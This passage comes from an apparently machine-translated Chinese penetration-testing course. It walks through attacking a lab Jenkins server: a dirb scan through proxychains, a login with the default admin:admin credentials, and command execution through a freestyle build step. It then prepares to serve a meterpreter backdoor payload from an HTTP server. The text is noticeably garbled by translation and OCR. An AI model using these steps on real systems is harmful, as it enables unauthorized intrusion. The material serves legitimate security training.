


图 357: 詹金斯 DOM

接下来，我们将看看源代码，看看它是否揭示了什么新的东西。

为此，我们右键单击页面上的任意位置，然后选择查看源代码。




图 358: 詹金斯来源

虽然 Javascript 有可能改变 DOM，导致 DOM 和源代码不同，但这里似乎不是这样。源代码和 DOM 相当相似。

接下来，我们将运行一个基本的 **dirb** 扫描来发现任何潜在的隐藏文件。詹金斯将对我们未登录时试图访问的任何文件做出 **403** 响应，因此我们将使用 **-w** 标志运行扫描，以继续扫描警告消息。

```
kali @ kali:~ $ proxychains dirb http:10 . 5 . 5 . 25:8080-w...
```

```
URL _ BASE:http:10 . 5 . 5 . 25:8080
```

```
WORDLIST _ FILES:usrsharedirbWORDLISTScommon . txt
```

```
选项:警告信息时不停止
```

```
-
```

```
生成单词:4612
```

```
-扫描 URL: http:10.5.5.25:8080 -
```

```
|S 链|->-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 25:8080-< >-确定
```

```
(!) 警告:该目录的所有响应似乎都是 CODE = 403。
```

```
(如果您仍然想扫描,请使用模式"-w")
```

```
+http:10 . 5 . 5 . 25:8080 错误 (代码:400 |大小:6082)
+http:10 . 5 . 5 . 25:8080favicon . ico (CODE:200 | SIZE:17542)
(!) 警告:该目录的所有响应似乎都是 CODE = 403。
(如果您仍然想扫描,请使用模式“-w”)...
+http:10 . 5 . 5 . 25:8080log in (CODE:200 | SIZE:1942)
+http:10 . 5 . 5 . 25:8080 注销 (CODE:500|SIZE:14235)
(!) 警告:该目录的所有响应似乎都是 CODE = 403。
(如果您仍然想扫描,请使用模式“-w”)...
+http:10 . 5 . 5 . 25:8080robots . txt (CODE:200 | SIZE:71)...

-进入目录:http:10.5.5.25:8080assets -
-
结束时间:2019 年 12 月 12 日星期四 10:16:39
下载:9224 -发现:5
```

清单 985-Jenkins 的 Dirb 扫描我们的扫

描发现了一些端点,但没有任何有价值的东西。

接下来,让我们做一件我们的黑客直觉一直在小声告诉我们要尝试的事情。让我们输入凭证管理员:密码和管理员:管理员。弱密码配置在内部网络中非常常见,因为只有“受信任”的用户才能访问服务器。

此外,尝试几个密码组合很少会触发任何警报,因为普通用户偶尔输入错误的密码是很常见的。




图 359: 管理员: 密码失败

凭据管理员: 密码失败。接下来，我们将尝试 `admin:admin`。




图 360: 管理: 管理成功

管理员: 管理员凭证起作用了! 接下来, 我们需要找到一种方法来利用詹金斯获得一个外壳。

24.8.2 剥削詹金斯

查阅詹金斯文档就足以了解如何创建一个允许我们执行系统命令的项目。

首先, 我们将选择左上角的“新建项目”链接来创建一个新项目。





图 361:选择新项目

当新的项目页面打开时，我们会给该项目一个听起来像“访问”的非恶意名称，选择自由式项目，然后单击确定。

Enter an item name

» Required field

**Freestyle project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

If you want to create a new item from other existing, you can use this option:


Copy from

图 362: 创建新项目

要让詹金斯执行系统命令，我们可以使用构建配置部分。

我们将选择添加构建步骤，并从下拉列表中选择“执行窗口批处理命令”。




图 363:选择“执行窗口批处理命令”

当命令文本框出现时，我们将输入“whoami”。这将在以后变成我们希望执行的其他命令。当命令输入文本框时，我们将单击保存。



图 364: 为批处理命令编写“whoami”

詹金斯然后将打开该项目的主页。从这里，我们可以选择立即构建来运行该命令。




图 365: 构建命令

执行构建时，将在构建历史记录下显示一个新项目。

点击“#1”将打开构建页面。




图 366: Whoami 构建完成

在构建页面中，我们可以选择控制台输出来查看命令的输出。




图 367: 打开詹金斯构建

这将打开“控制台输出”页面，显示 **whoami** 命令的输出。

Console Output

```
Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\Access
[Access] $ cmd /c call C:\Users\JENKIN-1\AppData\Local\Temp\jenkins6151027117225273189.bat

C:\Program Files (x86)\Jenkins\workspace\Access>whoami
cevapi\jenkinsuser

C:\Program Files (x86)\Jenkins\workspace\Access>exit 0
Finished: SUCCESS
```

图 368: 查看 **whoami** 构建控制台输出

根据输出，Jenkins 作为 **cevapi\jenkinsuser** 帐户运行代码。有了这些现成的信息，我们就可以开始尝试获得一个 **meterpreter** 外壳。

可以肯定的是，既然家禽使用了杀毒软件，Cevapi 也会使用。我们应该能够使用之前生成的同一个 **whoami** 后门外壳，并尝试在 Cevapi 上获取一个 **meterpreter** 外壳。我们首先必须建立一个 web 服务器来下载 shell，使用 Jenkins 来下载 shell，在 Kali 上启动一个 **metasploit** 侦听器，最后使用 Jenkins 运行后台可执行文件。

首先，让我们创建一个新的工作目录，并将旧的 **whoami.exe** 有效负载复制到其中。


```
kali @ kali:~ $ CD ~ kali @ kali:~ $ mkdir cevapi kali @ kali:~ $ CD cevapi
kali@kali:~cevapi$ cp..poultrywhoami.exe.
```

清单 986 - 为 Cevapi 创建工作目录

接下来，我们将启动一个 HTTP 服务器，以允许 Cevapi 下载有效负载。

```
kali @ kali:~/ce vapi $ sudo python 3-m HTTP . server 80
在 0.0.0.0 端口 80 上服务 HTTP (HTTP://0 . 0 . 0 . 0:80/)...
```

清单 987 - 启动一个 HTTP 服务器

在詹金斯，我们将在面包屑中单击屏幕左上角的访问链接。这将带我们回到访问项目页面。

